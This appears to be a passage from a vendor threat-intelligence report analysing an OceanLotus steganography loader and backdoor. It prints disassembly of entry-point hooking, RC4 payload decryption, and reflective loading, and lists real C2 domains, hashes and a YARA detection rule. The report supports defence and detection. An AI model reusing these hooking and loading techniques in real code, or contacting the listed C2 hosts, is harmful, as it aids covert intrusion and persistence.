debug053:02409E35                imul    eax, 28h
debug053:02409E38                cmp     dword ptr [eax+edx], 'ler.'
debug053:02409E3F                jnz     loc_2409E53
debug053:02409E45                cmp     dword ptr [eax+edx+4], 'co'
debug053:02409E4D                jz      loc_2409EDA
debug053:02409F18                mov     eax, edx
debug053:02409F1A                mov     dword ptr [ebp-0Ch], 3000h
debug053:02409F21                and     eax, 0F000h
debug053:02409F26                cmp     [ebp-0Ch], ax
debug053:02409F2A                jnz     loc_2409797
debug053:02409F30                mov     edi, [ebp-8]
debug053:02409F33                and     edx, 0FFFh
debug053:02409F39                add     edx, [ecx]      ; Fixup relocations
```

Figure 37. Find .reloc section in loaded module

The shellcode then proceeds to execute the payload DLL's entry point:

```
debug053:02409723
debug053:02409723 loc_2409723:                            ; CODE XREF: sub_2407AEF+27DB↓j
debug053:02409723                mov     eax, [edi+IMAGE_NT_HEADERS32.OptionalHeader.AddressOfEntryPoint]
debug053:02409726                test    eax, eax
debug053:02409728                jz      null_ep
debug053:0240972E                push    ebx
debug053:0240972F                push    1
debug053:02409731                push    esi
debug053:02409732                add     eax, esi
debug053:02409734                call    eax             ; Call payload DLL entry-point
debug053:02409736                test    eax, eax
debug053:02409738                jz      exit
debug053:0240973E                mov     [edi+28h], ebx
```

Figure 38. Execute OEP of payload DLL

Launcher DLL

The Internal name of this DLL is a randomly looking CLSID and it only exports one function called DllEntry.

```
.rdata:00978B22 a79828cc5897943 db ‘{79828CC5-8979-43C0-9299-8E155B397281}.dll’,0
.rdata:00978B4D aDllentry       db ‘DllEntry’,0         ; DATA XREF: .rdata:off_978B1C↑o
```

Figure 39. DLL name and export

Upon execution, the launcher will attempt to hook legitimate wininet.dll library by overwriting its entry point in memory with the address of a malicious routine. If successful, every time the system loads wininet.dll, the entry point of the subsequently dropped backdoor DLL will be executed before the original wininet entry point.

```
.text:009069FE try_again_loop:                         ; CODE XREF: hook_wininet+9D↓j
.text:009069FE                 push    offset aWininet ; “wininet”
.text:00906A03                 call    ds:LoadLibraryW
.text:00906A09                 mov     [ebp+wininet_base], eax
.text:00906A0C                 cmp     [ebp+wininet_base], 0
.text:00906A10                 jnz     short loc_906A14
.text:00906A12                 jmp     short ret_1
.text:00906A14 ; ---------------------------------------------------------------------------
.text:00906A14
.text:00906A14 loc_906A14:                             ; CODE XREF: hook_wininet+20↑j
.text:00906A14                 mov     ecx, [ebp+wininet_base]
.text:00906A17                 mov     wininet_base, ecx
.text:00906A1D                 mov     edx, large fs:30h
.text:00906A24                 mov     [ebp+peb], edx
.text:00906A27                 cmp     [ebp+peb], 0
.text:00906A2B                 jnz     short loc_906A2F
.text:00906A2D                 jmp     short ret_1
.text:00906A2F ; ---------------------------------------------------------------------------
.text:00906A2F
.text:00906A2F loc_906A2F:                             ; CODE XREF: hook_wininet+3B↑j
.text:00906A2F                 mov     eax, [ebp+peb]
.text:00906A32                 mov     ecx, [eax+PEB.Ldr]
.text:00906A35                 mov     edx, [ecx+PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
.text:00906A38                 sub     edx, 8
.text:00906A3B                 mov     [ebp+LDR_DATA_TABLE_ENTRY], edx
.text:00906A3E                 jmp     short loc_906A4C
.text:00906A40 ; ---------------------------------------------------------------------------
.text:00906A40
.text:00906A40 find_wininet:                          ; CODE XREF: hook_wininet:check_next↓j
.text:00906A40                 mov     eax, [ebp+LDR_DATA_TABLE_ENTRY]
.text:00906A43                 mov     ecx, [eax+8]
.text:00906A46                 sub     ecx, 8
.text:00906A49                 mov     [ebp+LDR_DATA_TABLE_ENTRY], ecx
.text:00906A4C
.text:00906A4C loc_906A4C:                             ; CODE XREF: hook_wininet+4E↑j
.text:00906A4C                 mov     edx, [ebp+LDR_DATA_TABLE_ENTRY]
.text:00906A4F                 cmp     [edx+LDR_DATA_TABLE_ENTRY.DllBase], 0
.text:00906A53                 jz      short try_load_wininet
.text:00906A55                 mov     eax, [ebp+LDR_DATA_TABLE_ENTRY]
.text:00906A58                 mov     ecx, [eax+LDR_DATA_TABLE_ENTRY.DllBase]
```

```
.text:00906A5B                 cmp     ecx, [ebp+wininet_base]
.text:00906A5E                 jnz     short check_next
.text:00906A60                 mov     edx, [ebp+LDR_DATA_TABLE_ENTRY]
.text:00906A63                 mov     eax, [edx+LDR_DATA_TABLE_ENTRY.EntryPoint]
.text:00906A66                 mov     wininet_oep, eax
.text:00906A6B                 mov     ecx, [ebp+LDR_DATA_TABLE_ENTRY]
.text:00906A6E                 mov     edx, [ebp+call_decrypted_dll_ep_ptr]
.text:00906A71                 mov     [ecx+LDR_DATA_TABLE_ENTRY.EntryPoint], edx ; ;
.text:00906A71                                         ; replace wininet.dll EP with
.text:00906A71                                         ; 0x08B31C0 call_decrypted_dll_ep
.text:00906A74                 jmp     short try_load_wininet
.text:00906A76 ; ---------------------------------------------------------------------------
.text:00906A76
.text:00906A76 check_next:                             ; CODE XREF: hook_wininet+6E↑j
.text:00906A76                 jmp     short find_wininet
```

Figure 40. Routine that hooks wininet.dll

```
.text:008B3108                 mov     eax, [esp+scheduled_key]
.text:008B310C                 push    ebx
.text:008B310D                 push    ebp
.text:008B310E                 mov     ebp, [esp+8+payload]
.text:008B3112                 push    esi
.text:008B3113                 push    edi
.text:008B3114                 mov     edi, [esp+10h+out_buffer]
.text:008B3118                 mov     [esp+10h+size], ecx
.text:008B311C                 sub     ebp, edi
.text:008B311E                 mov     ecx, 1
.text:008B3123
.text:008B3123 decrypt_loop:                           ; CODE XREF: rc4_crypt+79↓j
.text:008B3123                 add     [eax+100h], cl
.text:008B3129                 movzx   esi, byte ptr [eax+100h]
.text:008B3130                 movzx   edx, byte ptr [esi+eax]
.text:008B3134                 add     [eax+101h], dl
.text:008B313A                 movzx   ecx, byte ptr [eax+101h]
.text:008B3141                 mov     bl, [ecx+eax]
.text:008B3144                 mov     dl, [esi+eax]
.text:008B3147                 mov     [esi+eax], bl
.text:008B314A                 mov     [ecx+eax], dl
.text:008B314D                 movzx   ecx, byte ptr [eax+101h]
.text:008B3154                 movzx   ecx, byte ptr [ecx+eax]
.text:008B3158                 movzx   edx, byte ptr [eax+100h]
.text:008B315F                 add     cl, [edx+eax]
.text:008B3162                 movzx   edx, cl
.text:008B3165                 movzx   ecx, byte ptr [edx+eax]
.text:008B3169                 xor     cl, [edi+ebp]
.text:008B316C                 mov     [edi], cl
.text:008B316E                 mov     ecx, 1
.text:008B3173                 add     edi, ecx
.text:008B3175                 sub     [esp+10h+size], ecx
.text:008B3179                 jnz     short decrypt_loop
```

Figure 41. Backdoor decryption routine

There is no proper DLL injection routine – the payload is just decompressed to the memory as-is – so the malware needs to fix all the pointers in the decompressed code, which is done on a one-by-one basis using hardcoded values and offsets. This part takes 90% of the whole launcher code and includes over 11,000 modifications:

```
.text:008B34CC loc_8B34CC:                             ; CODE XREF: decrypt_decompress_fix_payload+1D3↑j
.text:008B34CC                 mov     ecx, [ebp+function_pointers]
.text:008B34CF                 push    ecx
.text:008B34D0                 call    [ebp+sub_904E10__call_comcritsect]
.text:008B34D3                 add     esp, 4
.text:008B34D6                 push    3E455Bh         ; difference
.text:008B34DB                 push    51D7FFh         ; destination offset
.text:008B34E0                 call    [ebp+sub_905F80__fix_pointer] ; 0x905F80 fix_pointer
.text:008B34E3                 add     esp, 8
.text:008B34E6                 mov     edx, [ebp+function_pointers]
.text:008B34E9                 push    edx
.text:008B34EA                 call    [ebp+sub_904E10__call_comcritsect]
.text:008B34ED                 add     esp, 4
.text:008B34F0                 push    31183h
.text:008B34F5                 push    4E246Dh
.text:008B34FA                 call    [ebp+sub_905F80__fix_pointer]
.text:008B34FD                 add     esp, 8
.text:008B3500                 mov     eax, [ebp+function_pointers]
.text:008B3503                 push    eax
.text:008B3504                 call    [ebp+sub_904E10__call_comcritsect]
```

Figure 42. A fragment of code used for fixing pointers

The launcher then calls the backdoor DLL's entry point:

```
.text:008E3966                 call    get_dll_ep_ptr
.text:008E396B                 mov     [ebp+decompressed_dll_ep], eax
.text:008E396E                 cmp     [ebp+decompressed_dll_ep], 0
.text:008E3972                 jz      short loc_8E3982
.text:008E3974                 push    0
.text:008E3976                 push    1
.text:008E3978                 mov     ecx, decompressed_dll_ptr
.text:008E397E                 push    ecx
.text:008E397F                 call    [ebp+decompressed_dll_ep] ; 0x1665777 DllEntryPoint
```

Figure 43. Call to the backdoor entry point

The routine that reads configuration from resources and decompresses the C2 communication library is then called by temporarily replacing the pointer to CComCriticalSection function with the pointer to that routine. Such an obfuscation method makes it difficult to spot it in the code:

```
.text:008E3982              mov     edx, [ebp+function_pointers]
.text:008E3985              mov     eax, [edx+ptrs.CComCriticalSection_ptr]
.text:008E3988              mov     [ebp+CComCriticalSection_ptr_cp], eax
.text:008E398B              mov     ecx, [ebp+function_pointers]
.text:008E398E              mov     edx, [ebp+function_pointers]
.text:008E3991              mov     eax, [edx+ptrs.read_resources_ptr]
.text:008E3994              mov     [ecx+ptrs.CComCriticalSection_ptr], eax ; replace function pointer
.text:008E3997              mov     ecx, [ebp+function_pointers]
.text:008E399A              push    ecx
.text:008E399B
.text:008E399B read_rsrc:
.text:008E399B              call    [ebp+sub_904E10__call_comcritsect] ; call_read_resources
.text:008E399E              add     esp, 4
.text:008E39A1              mov     edx, [ebp+function_pointers]
.text:008E39A4              mov     eax, [ebp+CComCriticalSection_ptr_cp]
.text:008E39A7              mov     [edx+ptrs.CComCriticalSection_ptr], eax ; restore original pointer
```

Figure 44. Obfuscated call to resources decryption routine

The launcher loads configuration from resources and uses an export from the backdoor DLL to initialize config values in memory.

Resource P1/1 contains config values, including port number and a registry path:

```
.rsrc:0097B108 res_P1_1     dd 0, 230FD6D4h, 0E14E775h, 23358h, 0FFFFFFFFh, 14h dup(0)
.rsrc:0097B108              dd 8, 1138CCECh, 60h, 8E7C0003h, 0A8626E59h, 20926E73h
.rsrc:0097B108              dd 0FBEDE54Eh, 3D70648Fh, 9DB1247Fh, 0E314700Ch, 0DEE5DA86h, 9C70A7FFh
.rsrc:0097B108              dd 0AAB010CEh, 0EFB573BDh, 20B86F65h, 0BC325832h, 6E9BBE1Fh, 0F018C9A7h
.rsrc:0097B108              dd 0FBC42E22h, 0FC18150Ah, 5B129A84h, 84DFEEE9h, 0EE1BA8Dh, 0B81053E0h
.rsrc:0097B108              dd 1DE06A6Ah, 36BAD01Dh, 8FD6E94Eh, 7175D957h, 0A264352Dh, 0F2B39453h
.rsrc:0097B108              dd 8BCD3945h, 7Ah, 0E2h dup(0)
.rsrc:0097B574              dd 443
.rsrc:0097B578              text “UTF-16LE”, ‘SOFTWARE\Classes\CLSID\{57C3E2E2-C18F-4ABF-BAAA-9D1’
.rsrc:0097B578              text “UTF-16LE”, ‘7879AB029}’,0
```

Figure 45. Embedded configuration

Resource P1/2 contains list of C2 URLs:

```
.rsrc:0097B5F4 res_P1_2     db ‘background.ristians.com:8888’,0Ah
.rsrc:0097B5F4              db ‘enum.arkoorr.com:8531’,0Ah
.rsrc:0097B5F4              db ‘worker.baraeme.com:8888’,0Ah
.rsrc:0097B5F4              db ‘enum.arkoorr.com:8888’,0Ah
.rsrc:0097B5F4              db ‘worker.baraeme.com:8531’,0Ah
.rsrc:0097B5F4              db ‘plan.evillese.com:8531’,0Ah
.rsrc:0097B5F4              db ‘background.ristians.com:8531’,0Ah
.rsrc:0097B5F4              db ‘plan.evillese.com:8888’,0Ah,0
```

Figure 46. Hardcoded C2 URLs

Resource P1/ 0xC8 contains an additional compressed DLL used for C2 communication (HTTPProv):

```
.rsrc:0097B6BC res_P1_C8       dd 898608               ; uncompressed size
.rsrc:0097B6C0                 db 5Dh, 0, 0, 0, 1      ; LZMA header
.rsrc:0097B6C0                                         ; compressed data - 637000 bytes
.rsrc:0097B6C5                 db 0, 28h, 0Ch, 3Ch, 1Bh, 86h, 81h, 0A2h, 10h, 0B8h, 56h, 0A9h
.rsrc:0097B6C5                 db 6, 6Eh, 0A9h, 0CAh, 0F8h, 91h, 12h, 0EEh, 4Fh, 60h, 0E2h, 3Eh
.rsrc:0097B6C5                 db 55h, 3Bh, 5Fh, 0F6h, 83h, 32h, 9Ah, 7Dh, 83h, 2Ah, 18h, 8Fh
.rsrc:0097B6C5                 db 0C6h, 83h, 94h, 0ECh, 0E7h, 31h, 0C7h, 0C5h, 0C2h, 0Eh, 0E2h, 0ECh
.rsrc:0097B6C5                 db 0CBh, 94h, 88h, 30h, 4Eh, 0D8h, 0FEh, 0B5h, 8Bh, 0E6h, 0DEh, 0C7h
```

Figure 47. Compressed C2 communication library

Configuration values from the resources are then passed as parameter to one of the backdoor's functions in the following manner:

```
.text:0090612E                 mov     [ebp+resource_2_urls], eax
.text:00906131                 cmp     [ebp+resource_2_urls], 0
.text:00906135                 jz      short loc_906150
.text:00906137                 cmp     [ebp+resource_2_size], 0
.text:0090613B                 jbe     short loc_906150
.text:0090613D                 mov     edx, [ebp+resource_2_size]
.text:00906140                 push    edx
.text:00906141                 mov     eax, [ebp+resource_2_urls]
.text:00906144                 push    eax
.text:00906145                 push    offset a9e3bd021B5ad49 ; "{9E3BD021-B5AD-49DE-AE93-F178329EE0FE}"
.text:0090614A                 call    [ebp+decr_dll_export_1_0x15DAA30]
.text:0090614D                 mov     [ebp+resource_size], eax
```

Figure 48. Initialization of config values

After the content of resource 0xC8 is decompressed, another function from the backdoor DLL is used to load the C2 communication module to the memory and call its "CreateInstance" export:

```
.text:009062C6                 lea     eax, [ebp+decompr_buffer]
.text:009062C9                 push    eax
.text:009062CA                 mov     ecx, [ebp+res_size]
.text:009062CD                 push    ecx
.text:009062CE                 mov     edx, [ebp+resource_C8h]
.text:009062D1                 push    edx
.text:009062D2                 call    decompress_second_mz

.text:009062F2                 mov     ecx, [ebp+mz_size]
.text:009062F5                 push    ecx
.text:009062F6                 push    0
.text:009062F8                 lea     ecx, [ebp+decompr_buffer]
.text:009062FB                 call    get_ptr
.text:00906300                 push    eax             ; ptr to decompressed resource
.text:00906301                 call    [ebp+decr_mz_export_2_0x15DBC70]
```

Figure 49. Decompression of second DLL

Finally, the launcher passes control to the main backdoor routine:

```
.text:00906313                 call    get_export_3_ptr
.text:00906318                 mov     [ebp+decr_mz_export_3_0x15D9130], eax
.text:0090631B                 cmp     [ebp+decr_mz_export_3_0x15D9130], 0
.text:0090631F                 jz      short endp
.text:00906321                 call    [ebp+decr_mz_export_3_0x15D9130]
.text:00906324                 mov     [ebp+var_20], eax
```

Figure 50. Call to the main backdoor routine

Configuration

Name	Content	Length	Notes
?	0	4	name is read from resource P1/0x64
{12C044FA-A4AB-433B-88A2-32C3451476CE}	memory pointer	4	points to a function that spawns another copy of malicious process
{9E3BD021-B5AD-49DE-AE93-F178329EE0FE}	C&C URLs	varies	content is read from resource P1/2
0	config	varies	content is read from resource P1/1
{B578B063-93FB-4A5F-82B4-4E6C5EBD393B}	?	4	0 (config+0x486)
{5035383A-F7B0-424A-9C9A-CA667416BA6F}	port number	4	0x1BB (443) (config+0x46C)
{68DDB1F1-E31F-42A9-A35D-984B99ECBAAD}	registry path	varies	SOFTWARE\Classes\CLSID\{57C3E2E2-C18F-4ABF-BAAA-9D17879AB029}

Backdoor DLL

The backdoor DLL is stored in the .rdata section of the launcher, compressed with LZMA, and encrypted with RC4. The binary is heavily obfuscated with overlapping blocks of garbage code enclosed in pushf/popf instructions. The DllMain function replaces the pointer to GetModuleHandleA API with a pointer to hook routine that will return the base of the backdoor DLL when called with NULL as parameter (instead of returing the handle to the launcher DLL):

```
seg000:015B6B45 loc_15B6B45:                            ; CODE XREF: hook_GetModuleHandleA+D↑j
seg000:015B6B45                 mov     [ebp+GetModuleHandleA], 0
seg000:015B6B4C                 lea     eax, GetModuleHandleA
seg000:015B6B52                 mov     [ebp+GetModuleHandleA], eax
seg000:015B6B55                 lea     eax, [ebp+flOldProtect]
seg000:015B6B58                 push    eax             ; lpflOldProtect
seg000:015B6B59                 push    PAGE_EXECUTE_READWRITE ; flNewProtect
seg000:015B6B5B                 push    4               ; dwSize
seg000:015B6B5D                 push    [ebp+GetModuleHandleA] ; lpAddress = 0x168509C GetModuleHandleA
seg000:015B6B60                 mov     [ebp+flOldProtect], 0
seg000:015B6B67                 call    ds:VirtualProtect
seg000:015B6B6D                 test    eax, eax
seg000:015B6B6F                 jz      ret_0
seg000:015B6B75                 mov     eax, [ebp+GetModuleHandleA]
seg000:015B6B78                 mov     dword ptr [eax], offset getmodhandle_hook
seg000:015B6B7E                 lea     eax, [ebp+flOldProtect]
seg000:015B6B81                 lea     esp, [esp+8+lpflOldProtect]
```

Figure 51. Overwriting GetModuleHandleA pointer

```
seg000:015B5F50 getmodhandle_hook proc near             ; DATA XREF: hook_GetModuleHandleA+58↓o
seg000:015B5F50
seg000:015B5F50 var_20          = dword ptr -20h
seg000:015B5F50 var_C           = dword ptr -0Ch
seg000:015B5F50 var_s0          = dword ptr  0
seg000:015B5F50 lpModuleName    = dword ptr  8
seg000:015B5F50
seg000:015B5F50                 push    ebp
seg000:015B5F51                 mov     ebp, esp
seg000:015B5F53                 mov     eax, [ebp+lpModuleName]
seg000:015B5F56                 test    eax, eax
seg000:015B5F58                 jz      loc_15B5F68
seg000:015B5F5E                 mov     [ebp+lpModuleName], eax
seg000:015B5F61                 pop     ebp
seg000:015B5F62                 jmp     ds:GetModuleHandleA_ptr
seg000:015B5F68 ; ---------------------------------------------------------------------------
seg000:015B5F68
seg000:015B5F68 loc_15B5F68:                            ; CODE XREF: getmodhandle_hook+8↑j
seg000:015B5F68                 mov     eax, offset base_addr
seg000:015B5F6D                 mov     ebp, [esp+var_s0]
```

Figure 52. GetModuleHandleA hook

The backdoor also contains an export that loads the C2 communication module reflectively to the memory from resource passed as parameter and then calls its "CreateInstance" export.

While we are still in the process of analyzing this backdoor's full functionality, it seems to be similar to the Remy backdoor described in our previous whitepaper on OceanLotus malware.

C2 Communication Module

This DLL is stored in the launcher's resources and compressed with LZMA. It's also heavily obfuscated, but in a slightly different way than the backdoor. Although it doesn't contain an internal name, we believe it's a variant of HttpProv library, as described in the ESET white paper on OceanLotus.

This module is used by the backdoor during HTTP/HTTPS communication with the C2 server and has a proxy bypass functionality.

Appendix

Indicators of Compromise (IOCs)

Indicator	Type	Description
ae1b6f50b166024f960ac792697cd688be9288601f423c15abbc755c66b6daa4	SHA256	Loader #1
0ee693e714be91fd947954daee85d2cd8d3602e9d8a840d520a2b17f7c80d999	SHA256	Loader #1
a2719f203c3e8dcdcc714dd3c1b60a4cbb5f7d7296dbb88b2a756d85bf0e9c1e	SHA256	Loader #1
4c02b13441264bf18cc63603b767c3d804a545a60c66ca60512ee59abba28d4d	SHA256	Loader #2
e0fc83e57fbbb81cbd07444a61e56e0400f7c54f80242289779853e38beb341e	SHA256	Loader #2
cd67415dd634fd202fa1f05aa26233c74dc85332f70e11469e02b370f3943b1d	SHA256	Loader #2
9112f23e15fdcf14a58afa424d527f124a4170f57bd7411c82a8cdc716f6e934	SHA256	Loader #2
ecaeb1b321472f89b6b3c5fb87ec3df3d43a10894d18b575d98287b81363626f	SHA256	Loader #2
478cc5faadd99051a5ab48012c494a807c7782132ba4f33b9ad9229a696f6382	SHA256	Loader #2
72441fe221c6a25b3792d18f491c68254e965b0401a845829a292a1d70b2e49a	SHA256	Payload PNG (loader #1)
11b4c284b3c8b12e83da0b85f59a589e8e46894fa749b847873ed6bab2029c0f	SHA256	Payload PNG (loader #2)
d78a83e9bf4511c33eaab9a33ebf7ccc16e104301a7567dd77ac3294474efced	SHA256	Payload PNG (loader #2)
E:\ProjectGit\SHELL\BrokenSheild\BrokenShieldPrj\Bin\x86\Release\DllExportx86.pdb	PDB Path	Loader #1
C:\Users\Meister\Documents\Projects\BrokenShield\Bin\x86\Release\BrokenShield.pdb	PDB Path	Loader #2
kermacrescen.com	C2	7244...
stellefaff.com	C2	7244...
manongrover.com	C2	7244...
background.ristians.com:8888	C2	11b4...
enum.arkoorr.com:8531	C2	11b4...
worker.baraeme.com:8888	C2	11b4...
enum.arkoorr.com:8888	C2	11b4...
worker.baraeme.com:8531	C2	11b4...
plan.evillese.com:8531	C2	11b4...
background.ristians.com:8531	C2	11b4...
plan.evillese.com:8888	C2	11b4...
SOFTWARE\Classes\CLSID\{E3517E26-8E93-458D-A6DF-8030BC80528B}	Registry/ CLSID	7244...
SOFTWARE\App\AppX06c7130ad61f4f60b50394b8cba3d35f\Applicationz	Registry	7244...
SOFTWARE\Classes\CLSID\{57C3E2E2-C18F-4ABF-BAAA-9D17879AB029}	Registry/ CLSID	11b4...
{79828CC5-8979-43C0-9299-8E155B397281}.dll	Internal name	11b4...

Hunting

VirusTotal

```
imports:"GdipGetImageWidth" AND imports:"WriteProcessMemory" AND imports:"GdipCreateBitmapFromFile"
AND tag:pedll
```

YARA

```
import "pe"

rule OceanLotus_Steganography_Loader
{
    meta:
        description = "OceanLotus Steganography Loader"

    strings:
        $data1 = ".?AVCBC_ModeBase@CryptoPP@@" ascii

    condition:\
        // Must be MZ file
        uint16(0) == 0x5A4D and
        // Must be smaller than 2MB
        filesize < 2MB and
        // Must be a DLL
        pe.characteristics & pe.DLL and
        // Must contain the following imports
        pe.imports("gdiplus.dll", "GdipGetImageWidth") and
        pe.imports("gdiplus.dll", "GdipCreateBitmapFromFile") and
        pe.imports("kernel32.dll", "WriteProcessMemory") and
        // Check for strings in .data
        for all of ($data*) :
        (
            $ in
            (
                pe.sections[pe.section_index(".data")].raw_data_offset
                ..
                     pe.sections[pe.section_index(".data")].raw_data_offset + pe.sections[pe.section_index(".data")].
raw_data_size
            )
        )
}
```

+1-844-CYLANCE
sales@cylance.com
www.cylance.com

BlackBerry | CYLANCE

20190328-0195